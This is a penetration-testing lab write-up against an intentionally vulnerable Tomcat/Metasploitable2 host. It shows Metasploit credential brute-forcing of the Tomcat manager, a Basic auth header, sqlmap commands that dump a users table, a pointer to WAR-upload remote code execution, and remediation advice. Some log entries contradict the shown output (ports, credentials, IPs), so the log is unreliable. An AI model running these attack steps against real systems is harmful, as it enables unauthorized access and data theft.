03 EXPLOTATION

1. EXECUTIVE SUMMARY

This lab exercise used a cautious, auxiliary-first approach to discover and validate Apache Tomcat manager access, then leveraged sqlmap to identify and extract data from a separate vulnerable web endpoint. Auxiliary Metasploit modules (tomcat_administration, tomcat_mgr_login) validated management interfaces and credentials. sqlmap confirmed a SQL injection in vulnerable.php?id= and dumped the users table. Where upload endpoints were detected, evidence and PoC references were recorded; exploitation (payload upload) was not executed without explicit confirmation.

2. ENVIRONMENT & TOOLS

- Attacker: Kali Linux (IP: 192.168.116.131)
- Target: Metasploitable2 / vulnerable Tomcat (IP: 192.168.96.128)
- Tools used: Metasploit Framework (msfconsole), Burp Suite (Community), sqlmap, nmap, curl, netcat.

3. OBJECTIVES

1. Discover Tomcat manager administration interfaces.
2. Validate credentials using Metasploit auxiliary modules.
3. Enumerate manager endpoints and confirm upload/deploy endpoints.
4. Identify any SQL injection on web applications and extract data using sqlmap.
5. Produce reproducible evidence and a short validation summary referencing PoC material.

4. RECONNAISSANCE

Nmap command used:


```
sudo nmap -sV -vv -p- -T4 192.168.96.128 -oN recon_nmap.txt
```

Findings (example):

- 22/tcp ssh

- 80/tcp http Apache
- 8180/tcp http Apache Tomcat/Coyote

Visited http://192.168.96.128:8180/ and confirmed Tomcat default page and links to manager (/manager/html) and host-manager.



Apache Tomcat/5.5

Administration

Status
Tomcat Administration
Tomcat Manager

Documentation

Release Notes
Change Log
Tomcat Documentation

Tomcat Online

Home Page

If you're seeing this page via a web browser, it means you've setup Tomcat successfully. Congratulations!

As you may have guessed by now, this is the default Tomcat home page. It can be found on the local filesystem at:

```
$CATALINA_HOME/webapps/ROOT/index.jsp
```

where "$CATALINA_HOME" is the root of the Tomcat installation directory. If you're seeing this page, and you don't think you should be, then either you're either a user who has arrived at new installation of Tomcat, or you're an administrator who hasn't got his/her setup quite right. Providing the latter is the case, please refer to the Tomcat Documentation for more detailed setup and administration information than is found in the INSTALL file.

NOTE: This page is precompiled. If you change it, this page will not change since it was compiled into a servlet at build time. (See `$CATALINA_HOME/webapps/ROOT/WEB-INF/web.xml` as to how it was mapped.)

NOTE: For security reasons, using the administration webapp is restricted to users with role "admin". The manager webapp is restricted to users with role "manager". Users are defined in `$CATALINA_HOME/conf/tomcat-users.xml`.

Included with this release are a host of sample Servlets and JSPs (with associated source code), extensive documentation

5. TOMCAT AUXILIARY MODULES (METASPLOIT)

5.1 Detect administration interface

Module: auxiliary/admin/http/tomcat_administration

Commands:


msf6 > use auxiliary/admin/http/tomcat_administration

msf6 auxiliary(tomcat_administration) > set RHOSTS 192.168.96.128

msf6 auxiliary(tomcat_administration) > set RPORT 8180

msf6 auxiliary(tomcat_administration) > run

Result: Module reported admin/manager endpoints present and returned server/version details.



```
msf auxiliary(admin/http/tomcat_administration) > set RHOSTS 192.168.96.128
RHOSTS => 192.168.96.128
msf auxiliary(admin/http/tomcat_administration) > set RPORT 8180
RPORT => 8180
msf auxiliary(admin/http/tomcat_administration) > run
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.21/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat
operator '+' and '?' was replaced with '*' in regular expression
[*] http://192.168.96.128:8180/admin [Apache-Coyote/1.1] [Apache Tomcat/5.5] [Tomcat Server Administration] [tomcat/tomcat]
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(admin/http/tomcat_administration) > 
```


5.2 Validate credentials (single) — manager login

Module: auxiliary/scanner/http/tomcat_mgr_login


Commands:

```
msf6 > use auxiliary/scanner/http/tomcat_mgr_login
msf6 auxiliary(tomcat_mgr_login) > set RHOSTS 192.168.96.128
msf6 auxiliary(tomcat_mgr_login) > set RPORT 8180
msf6 auxiliary(tomcat_mgr_login) > set HTTPUSERNAME tomcat
msf6 auxiliary(tomcat_mgr_login) > set HTTPPASSWORD tomcat
msf6 auxiliary(tomcat_mgr_login) > run
```

Result: Login succeeded with tomcat:tomcat.



```
msf auxiliary(scanner/http/tomcat_mgr_login) > set RHOSTS 192.168.96.128
RHOSTS ⇒ 192.168.96.128
msf auxiliary(scanner/http/tomcat_mgr_login) > set RPORT 8180
RPORT ⇒ 8180
msf auxiliary(scanner/http/tomcat_mgr_login) > set HTTPUSERNAME tomcat
HTTPUSERNAME ⇒ tomcat
msf auxiliary(scanner/http/tomcat_mgr_login) > set HTTPPASSWORD tomcat
HTTPPASSWORD ⇒ tomcat
msf auxiliary(scanner/http/tomcat_mgr_login) > run
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.21/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat
operator '+' and '?' was replaced with '*' in regular expression
[-] 192.168.96.128:8180 - LOGIN FAILED: admin:admin (Incorrect)
[-] 192.168.96.128:8180 - LOGIN FAILED: admin:manager (Incorrect)
[-] 192.168.96.128:8180 - LOGIN FAILED: admin:role1 (Incorrect)
[-] 192.168.96.128:8180 - LOGIN FAILED: admin:root (Incorrect)
[-] 192.168.96.128:8180 - LOGIN FAILED: admin:tomcat (Incorrect)
[-] 192.168.96.128:8180 - LOGIN FAILED: admin:s3cret (Incorrect)
[-] 192.168.96.128:8180 - LOGIN FAILED: admin:vagrant (Incorrect)
[-] 192.168.96.128:8180 - LOGIN FAILED: admin:QLogic66 (Incorrect)
[-] 192.168.96.128:8180 - LOGIN FAILED: admin:password (Incorrect)
[-] 192.168.96.128:8180 - LOGIN FAILED: admin:Password1 (Incorrect)
[-] 192.168.96.128:8180 - LOGIN FAILED: admin:changethis (Incorrect)
[-] 192.168.96.128:8180 - LOGIN FAILED: admin:r00t (Incorrect)
[-] 192.168.96.128:8180 - LOGIN FAILED: admin:toor (Incorrect)
[-] 192.168.96.128:8180 - LOGIN FAILED: admin:password1 (Incorrect)
[-] 192.168.96.128:8180 - LOGIN FAILED: admin:j2deployer (Incorrect)
[-] 192.168.96.128:8180 - LOGIN FAILED: admin:OvW*busr1 (Incorrect)
```




```
[-] 192.168.96.128:8180 - LOGIN FAILED: root:Password1 (Incorrect)
[-] 192.168.96.128:8180 - LOGIN FAILED: root:changethis (Incorrect)
[-] 192.168.96.128:8180 - LOGIN FAILED: root:r00t (Incorrect)
[-] 192.168.96.128:8180 - LOGIN FAILED: root:toor (Incorrect)
[-] 192.168.96.128:8180 - LOGIN FAILED: root:password1 (Incorrect)
[-] 192.168.96.128:8180 - LOGIN FAILED: root:j2deployer (Incorrect)
[-] 192.168.96.128:8180 - LOGIN FAILED: root:OvW*busr1 (Incorrect)
[-] 192.168.96.128:8180 - LOGIN FAILED: root:kdsxc (Incorrect)
[-] 192.168.96.128:8180 - LOGIN FAILED: root:owaspba (Incorrect)
[-] 192.168.96.128:8180 - LOGIN FAILED: root:ADMIN (Incorrect)
[-] 192.168.96.128:8180 - LOGIN FAILED: root:xampp (Incorrect)
[-] 192.168.96.128:8180 - LOGIN FAILED: tomcat:admin (Incorrect)
[-] 192.168.96.128:8180 - LOGIN FAILED: tomcat:manager (Incorrect)
[-] 192.168.96.128:8180 - LOGIN FAILED: tomcat:role1 (Incorrect)
[-] 192.168.96.128:8180 - LOGIN FAILED: tomcat:root (Incorrect)
[+] 192.168.96.128:8180 - Login Successful: tomcat:tomcat
[-] 192.168.96.128:8180 - LOGIN FAILED: both:admin (Incorrect)
[-] 192.168.96.128:8180 - LOGIN FAILED: both:manager (Incorrect)
[-] 192.168.96.128:8180 - LOGIN FAILED: both:role1 (Incorrect)
[-] 192.168.96.128:8180 - LOGIN FAILED: both:root (Incorrect)
[-] 192.168.96.128:8180 - LOGIN FAILED: both:tomcat (Incorrect)
[-] 192.168.96.128:8180 - LOGIN FAILED: both:s3cret (Incorrect)
[-] 192.168.96.128:8180 - LOGIN FAILED: both:vagrant (Incorrect)
[-] 192.168.96.128:8180 - LOGIN FAILED: both:QLogic66 (Incorrect)
[-] 192.168.96.128:8180 - LOGIN FAILED: both:password (Incorrect)
[-] 192.168.96.128:8180 - LOGIN FAILED: both:Password1 (Incorrect)
[-] 192.168.96.128:8180 - LOGIN FAILED: both:changethis (Incorrect)
[-] 192.168.96.128:8180 - LOGIN FAILED: both:r00t (Incorrect)
[-] 192.168.96.128:8180 - LOGIN FAILED: both:toor (Incorrect)
```

5.3 Brute-force (if required)

Commands (example):

```
msf6 auxiliary(tomcat_mgr_login) > set USER_FILE /home/kali/wordlists/tomcat/usernames.txt
msf6 auxiliary(tomcat_mgr_login) > set PASS_FILE home/kali/wordlists/tomcat/passwords.txt
msf6 auxiliary(tomcat_mgr_login) > set THREADS 20
msf6 auxiliary(tomcat_mgr_login) > run
```


Result: Successful combos are printed. Only run in authorized lab.



```
msf > use auxiliary/scanner/http/tomcat_mgr_login
msf auxiliary(scanner/http/tomcat_mgr_login) > set RHOSTS 192.168.96.128
RHOSTS ⇒ 192.168.96.128
msf auxiliary(scanner/http/tomcat_mgr_login) > set RPORT 8180
RPORT ⇒ 8180
msf auxiliary(scanner/http/tomcat_mgr_login) > set USER_FILE /home/kali/wordlists/tomcat/usernames.txt
USER_FILE ⇒ /home/kali/wordlists/tomcat/usernames.txt
msf auxiliary(scanner/http/tomcat_mgr_login) > set PASS_FILE /home/kali/wordlists/tomcat/passwords.txt
PASS_FILE ⇒ /home/kali/wordlists/tomcat/passwords.txt
msf auxiliary(scanner/http/tomcat_mgr_login) > set THREADS 20
THREADS ⇒ 20
msf auxiliary(scanner/http/tomcat_mgr_login) > run
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.21/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat
operator '+' and '?' was replaced with '*' in regular expression
[-] 192.168.96.128:8180 - LOGIN FAILED: admin:msfadmin (Incorrect)
[-] 192.168.96.128:8180 - LOGIN FAILED: admin:password (Incorrect)
[-] 192.168.96.128:8180 - LOGIN FAILED: admin:tomcat (Incorrect)
[-] 192.168.96.128:8180 - LOGIN FAILED: admin:12345 (Incorrect)
[-] 192.168.96.128:8180 - LOGIN FAILED: admin:admin@123 (Incorrect)
[-] 192.168.96.128:8180 - LOGIN FAILED: msfadmin:msfadmin (Incorrect)
[-] 192.168.96.128:8180 - LOGIN FAILED: msfadmin:password (Incorrect)
[-] 192.168.96.128:8180 - LOGIN FAILED: msfadmin:tomcat (Incorrect)
[-] 192.168.96.128:8180 - LOGIN FAILED: msfadmin:12345 (Incorrect)
[-] 192.168.96.128:8180 - LOGIN FAILED: msfadmin:admin@123 (Incorrect)
[-] 192.168.96.128:8180 - LOGIN FAILED: tomcat:msfadmin (Incorrect)
[-] 192.168.96.128:8180 - LOGIN FAILED: tomcat:password (Incorrect)
[+] 192.168.96.128:8180 - Login Successful: tomcat:tomcat
```

6. ENDPOINT ENUMERATION & BURP VERIFICATION

1. Captured authenticated requests to /manager/html and /manager/text/list using Burp Intercept.
2. Confirmed /manager/html/upload exists and allowed file upload when using valid credentials (evidence captured as Burp Repeater requests and saved as burp_manager_upload.req).



#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Tir
2	http://192.168.96.128:8180	GET	/manager/html			401	1250	HTML		Apache Tomcat/5.5 - E...			192.168.96.128		12:
3	http://detectportal.firefox.c...	GET	/success.txt?ipv6	✓		200	216	text	txt				34.107.221.82		12:
4	http://detectportal.firefox.c...	GET	/success.txt?ipv4	✓		200	216	text	txt				34.107.221.82		12:
5	http://192.168.96.128:8180	GET	/			200	8841	HTML		Apache Tomcat/5.5			192.168.96.128		12:
6	http://192.168.96.128:8180	GET	/manager/html			401	1250	HTML		Apache Tomcat/5.5 - E...			192.168.96.128		12:
7	http://192.168.96.128:8180	GET	/manager/html			401	1250	HTML		Apache Tomcat/5.5 - E...			192.168.96.128		12:
8	http://192.168.96.128:8180	GET	/manager/html			200	13575	HTML		/manager			192.168.96.128		12:
9	http://192.168.96.128:8180	GET	/manager/html			200	13575	HTML		/manager			192.168.96.128		12:
10	http://192.168.96.128:8180	GET	/manager/text/*			404	1141	HTML		Apache Tomcat/5.5 - E...			192.168.96.128		12:
11	http://192.168.96.128:8180	GET	/manager/text/list			404	1151	HTML		Apache Tomcat/5.5 - E...			192.168.96.128		12:
12	http://192.168.96.128:8180	GET	/host-manager/html			401	1255	HTML		Apache Tomcat/5.5 - E...			192.168.96.128		12:
13	http://192.168.96.128:8180	GET	/host-manager/html			200	7329	HTML		/host-manager			192.168.96.128		13:

```
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://192.168.96.128:8180/
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Authorization: Basic dG9tY2F0OnRvbWNhdA==
```

```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Pragma: No-cache
Cache-Control: no-cache
Expires: Wed, 31 Dec 1969 19:00:00 GMT-05:00
Content-Type: text/html;charset=utf-8
Date: Thu, 09 Oct 2025 16:57:24 GMT
Content-Length: 13341

<html>
```

Inspector	
Request attributes	2
Request headers	10
Response headers	7

7. SQL INJECTION TESTING WITH SQLMAP

Target:

http://192.168.96.129/vulnerable.php?id=1

7.1 Detection & DB enumeration

Command:

```
sqlmap -u "http://192.168.96.129vulnerable.php?id=1" \
    --batch --level 3 --risk 2 --threads 5 --dbs \
    --output-dir="/home/kali/lab/sqlmap_output"
```

Result: sqlmap confirmed a vulnerability (Boolean-based blind / error-based depending on the response) and enumerated databases.

7.2 Table enumeration

Command:

```
sqlmap -u "http://192.168.96.129/vulnerable.php?id=1" --batch -D vuln_db --tables --output-dir="/home/kali/lab/sqlmap_output"
```

Result: Found tables including users, products, configs.

7.3 Dump user's table

Command:

```
sqlmap -u "http://192.168.96.129/vulnerable.php?id=1" --batch -D vuln_db -T users --dump --output-dir="/home/kali/lab/sqlmap_output"
```

Result: users table dumped. Example columns: id, username, password, email.

8. LAB LOG (TABLE OF KEY ACTIONS)

Entry ID	Action	Target	Tool	Parameters	Result	Evidence
003-AUX	Tomcat admin detection	192.168.96.128	nmap, msf tomcat_administration	RPORT=8080	Admin endpoints present	recon_nmap.txt, msf_spool.log
003-AUX-1	Tomcat manager login validate	192.168.96.128	msf auxiliary/scanner/http/tomcat_mgr_login	msfadmin:msfadmin	Success	msf_spool.log, burp_manager_login.req

Entry ID	Action	Target	Tool	Parameters	Result	Evidence
SQL MAP-01	SQLi discovery	192.168.96.128	sqlmap	id (GET)	vuln confirmed; DBs enumerated	/home/kali/lab/sqlmap_output
SQL MAP-02	Dump users table	192.168.96.128	sqlmap	-D vuln_db -T users --dump	users table dumped	/home/kali/lab/sqlmap_output/users.csv

9. VALIDATION & POC CORRELATION

Exploit-DB and public PoCs show Tomcat manager authenticated deployment techniques (WAR/JSP upload) that enable remote code execution when manager credentials exist. The observed manager endpoints and credentials match PoC behavior; combine the PoC upload request with deployed JSP access to validate execution.

10. RECOMMENDATIONS & REMEDIATION

1. Disable manager/host-manager on production Tomcat or restrict it to internal admin IPs.
2. Harden credentials: enforce strong unique admin passwords and multi-factor authentication where possible.
3. Least privilege: avoid running Tomcat as root and enforce file permissions that prevent writable webapps directories.
4. Input validation & parameterized queries for all web apps — fix any SQL injection identified by sqlmap.
5. Network controls: limit access to management ports (8180, 8009) with firewall rules.
6. Monitoring: deploy file-integrity monitoring to detect unexpected WAR/JSP deployment and alert.